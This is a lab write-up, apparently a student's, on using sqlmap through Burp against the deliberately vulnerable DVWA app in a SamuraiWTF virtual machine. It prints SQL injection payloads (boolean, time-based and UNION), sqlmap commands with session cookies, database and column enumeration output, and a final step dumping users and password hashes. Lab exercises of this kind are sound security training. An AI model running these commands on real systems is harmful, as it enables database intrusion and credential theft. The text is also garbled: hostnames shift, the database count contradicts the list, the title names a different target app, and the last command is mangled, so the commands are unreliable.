
Web Application Security

Use sqlmap to enumerate the databases, tables and columns in Mutillidae, and to perform a sql injection attack (to enumerate a table).

Robert James Gabriel
Part 3 - 8 April 2016




Setup

Open Your Vm Fusion


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm





Open the following

1. Burp Free Suit
2. Firefox



Firefox Setup


1. Switch to Firefox
2. Go to options
3. Click
 1. Advanced
 2. Network tab
 3. Settings
4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is **localhost**
6. Make sure the Port is **8080**



Or


1. Click on foxy Proxy Add-on
2. Click Use "Burp settings"

Visit <http://dvwa/login.php>



Burp Setup

1. Switch Burp suite
2. Make sure you listening to **localhost:8080**
3. To check this, open Burp Suite and click Proxy -> Options




4. Next select Proxy and turn on intercept

Step One


1. Switch to firefox and visit <http://dvwa/login.php>
2. Enter the following username and password
3. Username: admin
4. Password: password




5. Now click on the **Sql injection blind** on the left hand menu



6. Open up the Sql Map application




1. As you can see if we enter the number 4 into the input field we get user information. You get the idea.



So to perform the sql injection we are going to the SQL Map Application along with some variables such as the php session id and the Url.

1. So one up burp and make sure intercept is on
2. Switch back to firefox and enter user id 1 and click enter



Switch to Burp and you can see this information.

In my case it was the following


PHPSESSID=nog46ea39g5qolndtggsjf03f0

Referer: http://dvwa/vulnerabilities/sql_i_blind/?id=1&Submit=Submit



Now switch to SqlMap


To get started type Sqlmap (in our case we have to use `python /opt/samurai/sqlmap/sqlmap.py` instead because it was broken) followed by `-u "urlhere"` — `cookie="cookie information"`



As you can see we have some variables in it which is great. Time based and index based. Also enter n at the end cause it told use the variables.

```
[07:03:43] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHEE or HAVING clause' injectable (with --string="Surname: Brown")
[07:03:43] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
```


Here is the report back, it tells us what is vunable.



```
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2' AND 5141=5141 AND 'WPE'='WPE$Submit$Submit

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: id=2' AND (SELECT * FROM (SELECT(SLEEP(3))00va) AND 'x00'='x00$)
Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=2' UNION ALL SELECT CONCAT(0x7171667871,0x51615465544c497473746b
64b616456378724c787072734f46667256c4f4b64766b546b413952,0x73666b7171),NULL--
--Submit=Submit
[07-08-15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[07-08-15] [INFO] fetched data logged to text files under '/home/samurai/ sqlmap
/output/dnwa'
samurai@samuraitwf ~$
```

Next we want to find the databases are used. We enter the following. same query as before but with **—dbs** at the end




```
samurai@samuraitwf ~$ python /opt/samurai/sqlmap/sqlmap.py -u "http://dnwa/vulne
rabilities/sql_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=nog46ea39gSgqlndt
ggsgjF03f0, security=low" --dbs
```

So it returns the available database, we want to find out more about the dnwa database



```
[07-12-15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[07-12-15] [INFO] Fetching database names
[07-12-15] [WARNING] reflective value(s) found and filtering out
available databases [18]:
[*] dnwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] samurai_db
[*] samurai_db2
[*] samurai_db3
[*] test
[07-12-15] [INFO] fetched data logged to text files under '/home/samurai/ sqlmap
/output/dnwa'
samurai@samuraitwf ~$
```

Now we can say which database and we can list the tables by doing the following .
It will brute force the tables



As we can see there is two tables, guestbook and users.

Next we want to get the columns, by using the same command but with **-T users — columns**

```
samurai@samuraiwtf:~$ python /opt/samurai/sqlmap/sqlmap.py -u "http://dwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=nog46ea39g5qolndtqqsjf03f0; security=low" -T users --column
```

The list of columns can be seen below.




SamuraiWTF3.3.2

```
File Edit View Search Terminal Help
samurai@samuraitf:~$
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[07/21/36] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) column
[07/21/36] [INFO] fetching current database
[07/21/36] [WARNING] reflective value(s) found and filtering out
[07/21/36] [INFO] fetching columns for table 'users' in database 'dwa'
Database: dwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(133) |
| avatar | varchar(70) |
| first_name | varchar(133) |
| last_name | varchar(133) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[07/21/36] [INFO] fetched data logged to text files under '/home/samurai/.sqlmap/output/dwa'
samurai@samuraitf:~$
```

SAMURAI WEB TESTING FRAMEWORK
HTTP://WWW.SAMURAI-WTF.ORG

Next we want to brute force the columns and get the information. we do this by running the following command.




SamuraiWTF3.3.2

```
File Edit View Search Terminal Help
samurai@samuraitf:~$
samurai@samuraitf:~$ python /opt/samurai/sqlmap/sqlmap.py -u "http://dwa/vuln/rabulit/es/sql_b/und/710-285balt+5ubalt" --cookie="PHPSESSID=mgp46e39g0plndtgg5j93f9; security=low" -C user_password --dmg
```

SAMURAI WEB TESTING FRAMEWORK
HTTP://WWW.SAMURAI-WTF.ORG

We then get the list of users and there hash passwords.



